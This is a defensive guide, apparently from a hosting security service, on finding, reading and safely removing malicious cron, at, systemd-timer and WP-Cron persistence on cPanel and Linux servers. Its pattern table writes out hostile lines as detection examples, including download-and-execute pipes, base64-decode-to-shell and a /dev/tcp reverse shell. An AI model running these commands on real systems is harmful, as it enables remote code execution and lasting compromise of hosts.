/etc/crontab
The system table, with a sixth field naming the user each line runs as. On Debian and Ubuntu it also triggers the hourly, daily, weekly, and monthly directories through run-parts.
Guide · Malicious cron jobs
You deleted the malware and it came back — at the same minute past the hour, or within a minute of the cleanup. That timing is the clue: something is scheduled to put it back, and on a cPanel or Linux host the usual scheduler is cron. Here is how to list every scheduled task on the server, read a suspicious entry without running it, and remove it without destroying the evidence.
Published Last reviewed
The pattern
A cleanup removes files. A cron entry is a line of configuration in a spool directory outside every document root, and it runs as the account user whether or not WordPress loads. If it says “every five minutes, download this into public_html”, the cleanup lasts five minutes.
The tell is regularity. Returning files carry modification times that cluster on the same minutes — :00, :15, :30, or every minute. stat on the returning files, or find public_html -newermt 'YYYY-MM-DD HH:MM' -ls from just before a return, shows this without changing anything. If the returns follow a clock, find the schedule before cleaning again.
Every account
Run these as root from a trusted session. Every command below only reads. cPanel shows one account at a time; the goal is the whole server in one pass.

The address is from a documentation range and defanged; account names and times are illustrative. Nothing shown was run — cat -A only reads the file.
for u in $(cut -d: -f1 /etc/passwd); do echo "== $u"; crontab -l -u "$u" 2>/dev/null; done prints each account’s crontab under its name. Save the output outside every account home.
The loop only asks about users in /etc/passwd. ls -la --time-style=full-iso /var/spool/cron on AlmaLinux, CloudLinux, Rocky and CentOS — the usual cPanel platforms — or /var/spool/cron/crontabs on Debian and Ubuntu shows every crontab file, its owner, and the exact time it last changed, including files left for users that no longer exist.
cat -A on the spool file prints control characters visibly. A carriage return inside a line can make a terminal draw over the malicious part so crontab -l appears to show a harmless comment; cat -A shows the ^M and what it hid.
Line the file’s modification time up with the earliest modified files in that account and with the web and cPanel access logs. /var/log/cron on the RHEL family, or journalctl -u cron on Debian and Ubuntu, records each time a job ran.
System-wide
A user crontab needs only that user’s access to write. The system locations run anything as any user and need root to change — so an unexplained entry here is a root-level finding.
The system table, with a sixth field naming the user each line runs as. On Debian and Ubuntu it also triggers the hourly, daily, weekly, and monthly directories through run-parts.
Drop-in files in the same format. Packages install here, so rpm -qf /etc/cron.d/NAME or dpkg -S /etc/cron.d/NAME explains most of them. A file no package owns needs a reason.
Directories of scripts, driven on the RHEL family by /etc/cron.d/0hourly and /etc/anacrontab. Read each with less; a three-line script that downloads something is as persistent as any crontab line.
find /etc/cron* /etc/anacrontab /var/spool/cron -type f -newermt YYYY-MM-DD -ls lists every cron file changed since the earliest timestamp you have.
Beyond crontab
Every crontab can be clean while scheduled work still waits — and an account user can use both of these without root.
atq as root lists queued jobs for every user, with owner and run time. at -c JOBID prints the job’s full script without running it. The spool is /var/spool/at on the RHEL family and /var/spool/cron/atjobs on Debian and Ubuntu. A job that re-queues itself behaves exactly like cron.
Every timer with its last and next trigger and the unit it activates. systemctl cat NAME.timer and systemctl cat NAME.service print both units without starting anything.
find /home -path '*/.config/systemd/user/*' -ls 2>/dev/null lists user-defined units across every account. They keep running without a login only when lingering is enabled — ls /var/lib/systemd/linger shows which users have it. On systemd 248 and later, systemctl --user -M USER@ list-timers --all lists one user’s timers.
Not a scheduler, but used like one: a line in ~/.bashrc, ~/.bash_profile, or ~/.profile runs at every SSH login. Read them alongside the crontab.
cPanel
The Cron Jobs page in cPanel, under Advanced, edits one thing: that account’s own crontab file. It is a first look, not a server check. How it renders unusual lines — @reboot, variable assignments, very long one-liners, control characters — varies by cPanel version, so treat the spool file read with crontab -l -u USER or cat -A as the record.
Its Cron Email field is the MAILTO line: cron emails each job’s output there. That is why malicious entries almost always end in >/dev/null 2>&1 — no output, no email every five minutes. Legitimate jobs often end the same way, so the redirect is context, not proof.
| Scheduled task location | On cPanel’s Cron Jobs page? | How to read it as root |
|---|---|---|
| This account’s crontab | Yes | crontab -l -u USER; cat -A on the spool file |
| Every other account’s crontab | No | The /etc/passwd loop; ls -la on the spool directory |
| /etc/crontab, /etc/cron.d, cron.daily and the rest | No | less /etc/crontab; ls -la /etc/cron.d; read each script |
| at jobs | No | atq; at -c JOBID |
| systemd timers, system and user | No | systemctl list-timers --all; the ~/.config/systemd/user sweep |
| WP-Cron events | No | wp cron event list, run as the account user |
WordPress
WP-Cron is not cron. It is a list of events in one serialised row of the options table — option_name cron in wp_options, or the site’s own prefix — and it runs only when a page request triggers wp-cron.php or a real cron calls it. A malicious event survives every file replacement and never appears in crontab -l.
An event is only a hook name and a schedule; code somewhere must be attached to the hook for it to do anything. So an unexplained event points at persistence you have not found yet — often in mu-plugins, a drop-in, or a PHP file in uploads.
sudo -u USER wp cron event list --fields=hook,next_run_relative,recurrence --skip-plugins --skip-themes --path=/home/USER/public_html reads the schedule as the account user without executing the code that may be the problem.
Core schedules hooks such as wp_version_check, wp_update_plugins, wp_update_themes, wp_scheduled_delete, and delete_expired_transients; plugins add their own, usually prefixed with the plugin name. A hook no installed component explains, or one imitating a core name, needs explaining.
grep -rn "HOOK_NAME" /home/USER/public_html/wp-content/ only reads. If nothing matches, widen to wp-config.php and the account home; if still nothing, the callback is probably encoded — a finding in itself.
SELECT option_value FROM wp_options WHERE option_name = 'cron'; with your prefix returns the schedule. Check other autoloaded options and _transient_ rows for encoded blobs in the same pass.
Read it safely
Save the entry first — crontab -l -u USER > /root/incident/USER.crontab, in a directory outside any account home — and work only on that copy. Read the five time fields, then the command, then whatever it points at.
If the line contains base64, decode it into a file and read that: echo 'ENCODED_TEXT' | base64 -d > decoded.txt, then cat -A decoded.txt. Never add | sh or eval to “see” it, and repeat for each layer — one-liners are often encoded more than once.
If it fetches a URL, record the URL, domain, and IP, and do not request it from the server. The request tells the operator someone is looking; if the content is needed, retrieve it deliberately from an isolated analysis machine and never execute it.
Patterns
None of these is proof on its own. Together, in a hosting account, they rarely have an innocent reading.
| Pattern in the line | What it does | What it tells you |
|---|---|---|
| * * * * * | Runs every minute | In a hosting account, a per-minute download or file write is a reinfection timer: anything deleted is back within sixty seconds. |
| */5 * * * * or 0 * * * * | Every five minutes, or hourly | The interval you will see in the returning files’ timestamps. |
| @reboot | Runs when the cron daemon starts | Built to survive a reboot and relaunch a miner, proxy, or backdoor. |
| curl -fsSL URL | sh | Downloads a script and executes it unsaved | The payload lives on someone else’s server and can change at any time. |
| wget -qO- URL | sh, wget -q -O /tmp/x URL | Quiet download into a shell or a file | As curl. When saved, look for the file and the chmod +x that follows. |
| echo … | base64 -d | sh | Decodes a hidden command and runs it | Deliberate obfuscation. Decode into a file and read it. |
| /dev/tcp/HOST/PORT | Opens a network connection from bash alone | Almost always a reverse shell, such as bash -i >& /dev/tcp/IP/PORT 0>&1. |
| /tmp, /dev/shm, ~/.config/…, ~/.cache/… | Runs a file from a writable or hidden place | Staging areas chosen to survive a glance — the artefact class behind the gsocket backdoor. |
| kworker, [kthreadd], .sshd in a home directory | Names the process after a system one | Masquerading. A system name launched from an account home is not that process. |
| >/dev/null 2>&1 | Discards output, so no cron email | Normal in legitimate jobs; on a download line, it is there so nobody notices. |
| pgrep -f NAME || …, nohup … & | Starts something only if not running | A watchdog: kill the process and it is back at the next run. |
| crontab - or chattr +i inside the job | Rewrites the crontab or makes files immutable | Self-reinstalling persistence. lsattr shows the i flag; root cannot delete the file until chattr -i clears it. |
| php -r, perl -e, python -c, php …/uploads/….php | Runs inline interpreter code or a PHP file in uploads | A shell pipe in another language. Uploads should hold media, not scheduled code. |
Evidence
A clean cron sweep is necessary, not sufficient. In the WHM investigation behind the gsocket guide, a packed ELF backdoor sat at ~/.config/htop/defunct in one cPanel account on a server carrying 261 accounts. Cron persistence is documented for that backdoor family — yet there was no cron entry, shell profile, or startup reference invoking the binary, and the paired defunct.dat key file was absent.
The report records that absence rather than filling it in: the capability may have been staged, a launcher removed earlier, or activation routed in a way the evidence did not preserve. The account was still treated as fully compromised. Read your own results the same way — an empty crontab narrows the search; it does not close it.
Remove it
Deleting the line first removes the only record of what it fetched and from where — and does nothing about whoever wrote it.
Copy the spool files with owner, mode, and full-iso timestamps; save atq and at -c output, timer units, and the cron log; hash everything the entry references with sha256sum. Keep it outside the account home.
Record the URL, domain, IP, or local path each entry touches, and find the local payload: the file it writes, the binary it starts, the PHP it calls. ps -eo user,pid,ppid,etime,args and ss -tnp show what is already running and connected.
Suspend the account where the business allows; if the job must stop now, comment the line out rather than deleting it. Block the destination and the account’s outbound traffic at the firewall, and record processes before terminating them.
The cron line, the at job (atrm JOBID), timer and service units, and the files they reference — checking lsattr for the immutable flag first. Remove watchdog and payload in one pass, or one restores the other.
Whoever wrote the entry had the account’s access. Rotate cPanel, FTP and SFTP passwords, ~/.ssh/authorized_keys, cPanel API tokens, database passwords, and WordPress administrator and application passwords, from a clean device.
Re-list the spool daily for a week against the preserved copy. With auditd, auditctl -w /var/spool/cron -p wa -k cron-watch logs every write and ausearch -k cron-watch names the process; put the rule in /etc/audit/rules.d/ to keep it across reboots.
It came back
A cron entry that reappears is not a cron problem. Something can still write that account’s crontab — and that is the real finding.
If PHP runs as the account user with exec functions enabled, any PHP file the attacker can request can pipe a new line into crontab.
The cPanel password, an SFTP account, an SSH key, or an API token. Keys and tokens both survive a password change.
An at job, a user timer, a WP-Cron event, or a ~/.bashrc line that reinstalls the crontab. Removing one of a pair is the classic half-cleanup.
A watchdog that rewrites the crontab seconds after the line disappears. Record and stop it before removing the entry again.
The same line in several accounts, or in /etc/cron.d, puts the write access above the account: a neighbour on a poorly isolated server, a reseller login, or root.
Common questions
No. Sites that disable WP-Cron call their own wp-cron.php with wget or curl, and backup and monitoring jobs download too. Judge the destination: the account’s own domain is ordinary; an unfamiliar host piped into a shell is not.
As root, loop over /etc/passwd with crontab -l -u, then list /var/spool/cron (RHEL family) or /var/spool/cron/crontabs (Debian, Ubuntu) to catch files the loop missed. Both only read.
That page shows one account’s crontab and nothing else. The generator may be in another account, the system cron files, an at job, a timer, or WP-Cron — or not scheduled at all: a PHP startup directive, a running process, or a stolen credential produces the same symptom.
Yes, and most do. Any account user can install a crontab that runs as that user, so a compromised site with PHP running as the account user is enough. Everything that user can read and write is then in scope.
Not first. crontab -r deletes every entry, legitimate ones included, and destroys the record of what the malicious line fetched. Save it with crontab -l -u USER, identify the payload, contain the account, then remove only the malicious lines.
Your account’s Cron Jobs page in cPanel, and WP-Cron events if WP-CLI is available. System cron, at jobs, timers, and other accounts need the host or a root-level review — so if files keep returning, ask the host directly what scheduled tasks exist for your account.
Choose the response path
One WordPress site on shared hosting
Best for a site owner whose files keep returning and who can reach cPanel but not the server. The account’s crontab and WP-Cron events are part of the cleanup.
A VPS, WHM server, or agency estate
Best when you administer the server: every crontab, the system cron files, at jobs, timers, and the process table are reviewed, the writer is identified where the evidence allows, and the result is verified after normal operation resumes.